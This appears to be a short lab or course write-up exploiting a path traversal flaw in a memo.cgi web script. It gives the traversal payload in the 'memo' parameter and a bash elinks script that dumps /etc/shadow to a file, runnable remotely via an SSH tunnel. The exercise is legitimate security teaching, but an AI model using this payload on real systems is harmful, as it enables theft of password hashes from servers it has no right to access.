EXPLOIT PATHNAME

Vinci Nicolò

08 October 2021

1 Vulnerable field

Find the vulnerable field in the *POST* request.



Figure 1: Parameter in body

2 Exploit

Perform a path traversal attack using *Postman*. Write in *memo* parameter:

```
/home/barbazzo/memo/../../../etc/shadow
```



Figure 2: Postman request



Figure 3: Result of Postman request

Write a script to test the attack inside the *server* machine.

```
#!/bin/bash
elinks –dump http://localhost/cgi–bin/memo.cgi \
/home/barbazzo/memo/../../../etc/shadow > shadow.txt
```

Execute the script and the result has been stored in the file *shadow.txt*,



Figure 4: Script result

The script can be also executed externally changing the URL in *http://localhost:8118/cgi-bin/memo.cgi* after performing an SSH tunnel.